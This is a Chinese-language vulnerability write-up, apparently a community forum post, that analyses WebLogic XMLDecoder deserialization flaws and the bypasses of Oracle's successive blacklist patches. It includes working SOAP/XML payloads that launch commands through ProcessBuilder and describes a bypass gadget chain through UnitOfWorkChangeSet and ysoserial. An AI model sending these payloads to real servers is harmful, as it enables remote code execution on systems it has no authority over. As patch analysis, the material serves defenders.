

## 0x01. 漏洞简介

此次漏洞不算什么新的点，核心利用点依旧是weblogic的xmldecoder反序列化漏洞，只是通过构造巧妙的利用链可以对Oracle官方历年来针对这个漏洞点的补丁绕过。Oracle

## 0x02. 漏洞细节分析

漏洞点既然跟以往一样，那么可以很快定位到关键位置。我这里简单讲讲整个调用过程，首先定位到weblogic核心类针对soap消息的处理点：

```
6 package weblogic.wsee.server.servlet;  
7  
8 import ...  
19  
20 public class SoapProcessor implements Processor {  
21     private static final boolean verbose = Verbose.isVerbose(SoapProcessor.class);  
22  
23     @  
24     public SoapProcessor() {  
25  
26     @  
27     public boolean process(HttpServletRequest var1, HttpServletResponse var2, BaseWS  
28         if ("POST".equalsIgnoreCase(var1.getMethod())) {  
29             this.handlePost(var3, var1, var2); var3: WebappWSServlet@12077 var1:  
30             return true;  
31         } else {  
32             return false;  
33         }  
34     }  
35 }
```

经过soap消息解析和路由分发之后，soap

header部分的wordcontext元素中的内容被当做属性传入WorkContextXmlInputAdapter适配器中，到这里离漏洞触发点已经不远了：

```
package weblogic.wsee.workarea;  
  
import ...  
  
public class WorkAreaServerHandler extends WorkAreaHandler {  
    private static final boolean verbose = Verbose.isVerbose(WorkAreaServerHandler.class);  
  
    public WorkAreaServerHandler() {  
  
    public boolean handleRequest(MessageContext var1) { var1: "(SoapMessageContext@21666914 <has  
        try {  
            WlMessageContext var2 = WlMessageContext.narrow(var1); var2 (slot_2): "(SoapMessageC  
            MsgHeaders var3 = var2.getHeaders(); var3 (slot_3): SoapMsgHeaders@14321 var2 (slot  
            WorkAreaHeader var4 = (WorkAreaHeader)var3.getHeader(WorkAreaHeader.TYPE); var4 (sl  
            if (var4 != null) {  
                WorkContextMapInterceptor var5 = WorkContextHelper.getWorkContextHelper().getInter  
                var5.receiveRequest(new WorkContextXmlInputAdapter(var4.getInputStream())); var5: ILSar
```

跟进WorkContextXmlInputAdapter这个类，可以看到其传入InputStream类型参数的构造方法中实例化了一个XMLDecoder对象，并将得到的对象赋值给xmlDecoder属性：

```
package weblogic.wsee.workarea;  
  
import ...  
  
public final class WorkContextXmlInputAdapter implements WorkContextInput {  
    private final XMLDecoder xmlDecoder;  
  
    public WorkContextXmlInputAdapter(InputStream var1) {  
        this.xmlDecoder = new XMLDecoder(var1);  
    }  
}
```

WorkContextXmlInputAdapter实例化完成后，继续跟进receiveRequest方法，到了weblogic.workarea包中的WorkContextLocalMap类中：

```
public void receiveRequest(WorkContextInput var1) throws IOException { var1: WorkContextXmlInputAdapter@14371  
    while(true) {  
        try {  
            WorkContextEntry var2 = WorkContextEntryImpl.readEntry(var1); var1: WorkContextXmlInputAdapter@14371  
            if (var2 == WorkContextEntry.NULL_CONTEXT) {  
                return;  
            }  
        }  
    }  
}
```

跟进readEntry()方法，传入的var1参数就是刚刚WorkContextXmlInputAdapter对象：

```

public static WorkContextEntry readEntry(WorkContextInput var0) throws IOException, ClassNotFoundException {
    String var1 = var0.readUTF();
    return (WorkContextEntry)(var1.length() == 0 ? NULL_CONTEXT : new WorkContextEntryImpl(var1, var0));
}

```

继续跟进readUTF()方法，就回到WorkContextXmlInputAdapter类中：

```

public String readUTF() throws IOException {
    return (String)this.xmlDecoder.readObject();
}

```

可以看到刚刚已经实例化的xmlDecoder对象调用了readObject()方法，且该对象的属性是我们可控的，也就是说反序列化的输入可控，也就造成了反序列化漏洞。至此漏洞

### 0x03. Payload的构造

XmlDecoder反序列化漏洞的利用早在13年就已经公开了，具体可以参考[这个项目](#)。利用xmlDecoder指定的xml的节点标签(详情可以参看[javabeans.dtd或者官方文档](#))，我们精心构造出特定的xml文件，就可以实现任意类的任意方法的反序列化调用，当然RCE也在其中。比xmlDecoder反序列化系列的第一个漏洞CVE-2017-3506的payload：

```

<?xml version="1.0" encoding="UTF-8"?>
<java>
  <object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="1" >
      <void index="0">
        <string>calc.exe</string>
      </void>
    </array>
    <void method="start"/>
  </object>
</java>

```

针对CVE-2017-3506，oracle及时更新了补丁，但是只是采用黑名单的形式，在WorkContextXmlInputAdapter类中增加了validate方法针对输入做了验证，禁止了Object

```

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.4.0" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>/bin/bash</string>
            </void>
            <void index="1">
              <string>-c</string>
            </void>
            <void index="2">
              <string>id > /tmp/b4</string>
            </void>
          </array>
          <void method="start"/></void>
        </java>
      </work:WorkContext>
    </soapenv:Header>
  </soapenv:Body>
</soapenv:Envelope>

```

除此之外，网上还出现了一些变形的payload，大家发现可以直接利用new和method元素完成payload的构造，连void元素都不用了，所以payload还可以这样写：

```

<java version="1.4.0" class="java.beans.XMLDecoder">
  <new class="java.lang.ProcessBuilder">
    <string>calc</string>
  <method name="start" />
</new>
</java>

```

针对CVE-2017-10271，oracle再一次发布了补丁，这一次oracle收集了市面上所有的可以利用payload，做了一个大的payload黑名单集合，于是就有了如下针对CVE-2

```

public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXException {
    if(qName.equalsIgnoreCase("object")) {
        throw new IllegalStateException("Invalid element qName:object");
    } else if(qName.equalsIgnoreCase("new")) {
        throw new IllegalStateException("Invalid element qName:new");
    } else if(qName.equalsIgnoreCase("method")) {
        throw new IllegalStateException("Invalid element qName:method");
    } else {
        if(qName.equalsIgnoreCase("void")) {
            for(int attClass = 0; attClass < attributes.getLength(); ++attClass) {
                if(!"index".equalsIgnoreCase(attributes.getQName(attClass))) {
                    throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(attClass));
                }
            }
        }
        if(qName.equalsIgnoreCase("array")) {
            String var9 = attributes.getValue("class");
            if(var9 != null && !var9.equalsIgnoreCase("byte")) {
                throw new IllegalStateException("The value of class attribute is not valid for array element." + var9);
            }
        }
    }
}

```

可以看到，补丁可以分为三个部分，我们一部分一部分看，首先构造的payload中不能存在名字为object、new、method的元素节点，其次限制了void元素只能使用index属性，最后限制了array元素只能使用class属性。这样看来此次补丁应该还是不错的，但黑名单始终是黑名单，参看xmldecoder的官方文档很容易发现class元素节点同样可以指定任意的反序列化类名的：

### Class Objects

```

<class>Class
<object class="java.lang.Class method="forName">
  <string>java.awt.event.ActionListener</string>
</object>
<class>java.awt.event.ActionListener</class>
which is equivalent to ActionListener.class.

```

如此以来就绕过了以上补丁的第一个限制，也就是说我们又可以指定任意类了，但是要完成最终利用还需要解决对象方法和属性的传入，于是就有了CVE-2019-2725，也就是利用这个漏洞可以绕过补丁的限制。首先可以利用class元素指定任意序列化类，但在上一个补丁的限制下我们没有办法指定该类的任意方法，但是没关系，很容易联想到在序列化对象实例化时会自动调用其构造方法，这样就解决了类名和方法的限制，顺着这个思路继续往下，对传入该类构造方法的参数还得满足补丁的限制。回顾一下补丁，在传递参数时我们只能使用空属性或者只带index属性。说了那么多，其实很简单，我们只需要寻找一个类构造方法存在利用点，且其构造方法的参数类型恰好是字节数组或者是java中的基础数据类型，比如string，int这些，这样我们就可以利用这个漏洞了。这里我们选择的是oracle.toplink.internal.sessions.UnitOfWorkChangeSet。


直接看关键代码部分，其参数为字节数组的构造方法：

```

public UnitOfWorkChangeSet(byte[] bytes) throws IOException, ClassNotFoundException {
    ByteArrayInputStream byteIn = new ByteArrayInputStream(bytes);
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
    this.allChangeSets = (IdentityHashtable)objectIn.readObject();
    this.deletedObjects = (IdentityHashtable)objectIn.readObject();
}

```

代码很简单，对传入的参数直接反序列化了，那么结合该类二次反序列可以打造一条反序列化利用链，weblogic存在一个自带jre环境的版本，且自带的jdk版本为1.6+，可以利用这个漏洞达到RCE。不想依赖jdk版本的话，部分版本的commoncollection同样可以作为gadget利用，其次利用rmi等反序列化常用gadget也都可以自由组合利用。



完整的payload构造也很简单，直接利用ysoserial生成序列化对象转成字节数组类型后拼接到xml中就好了。

以上都针对UnitOfWorkChangeSet这个类的利用链，那么还有可以其他利用的吗？答案是肯定的，在分析漏洞的过程中，我发现weblogic中jar包存在spring的组件：

```

▶ com.bea.core.repackaged.springframework.pitchfork_1.4.0.0_1-0.jar
▼ com.bea.core.repackaged.springframework.spring_1.2.0.0_2-5.jar

```

其中的FileSystemXmlApplicationContext和ClassPathXmlApplicationContext类可以用于加载spring的配置文件，利用spring的依赖注入同样可以完成RCE的利用。这个漏洞的利用链如下：

## 0x04. 总结

修复建议的话可以参考我们实验室给出的，比较详细。最后我们来看看官方最新的补丁包，可以看到再一次扩充和完善了黑名单，直接ban掉了class元素以及限制了array元

```
private void validate(InputStream is)
{
    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
    try
    {
        SAXParser parser = factory.newSAXParser();
        parser.parse(is, new DefaultHandler()
        {
            private int overallarraylength = 0;

            public void startElement(String uri, String localName, String qName, Attributes attributes)
            throws SAXException
            {
                if (qName.equalsIgnoreCase("object")) {
                    throw new IllegalStateException("Invalid element qName:object");
                }
                if (qName.equalsIgnoreCase("class")) {
                    throw new IllegalStateException("Invalid element qName:class");
                }
                if (qName.equalsIgnoreCase("new")) {
                    throw new IllegalStateException("Invalid element qName:new");
                }
                if (qName.equalsIgnoreCase("method")) {
                    throw new IllegalStateException("Invalid element qName:method");
                }
                if (qName.equalsIgnoreCase("void")) {
                    for (int i = 0; i < attributes.getLength(); i++) {
                        if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
                            throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i));
                        }
                    }
                }
                if (qName.equalsIgnoreCase("array"))
                {
                    String attClass = attributes.getValue("class");
                    if ((attClass != null) && (!attClass.equalsIgnoreCase("byte"))) {
                        throw new IllegalStateException("The value of class attribute is not valid for array element.");
                    }
                    String lengthString = attributes.getValue("length");
                    if (lengthString != null) {
                        try
                        {
                            int length = Integer.valueOf(lengthString).intValue();
                            if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {

```

攻防对抗再次升级，那么是否会再一次被绕过呢？我想可能会吧，比如array元素的长度限制真的毫无意义，因为XMLDecoder官方文档有这样一段话：

**After the 1.4.0 beta release**, you can omit the `length` attribute from an `<array>` tag and specify the values of entries directly, without using `void` tags. The length of the array is equal to the number of values specified. For example,

```
<array class="int">
  <int>123</int>
  <int>456</int>
</array>

int[] intArray = {123, 456};
```

## 0x05. 参考链接

<https://www.anquanke.com/post/id/177381>  
[https://github.com/o2platform/DefCon\\_RESTing](https://github.com/o2platform/DefCon_RESTing)  
<https://www.oracle.com/technetwork/java/persistence3-139471.html>

点击收藏 | 1 关注 | 1

[上一篇：浅析一种简单暴力的Xss Fuzz手法](#) [下一篇：浅谈信息收集的那些事儿](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)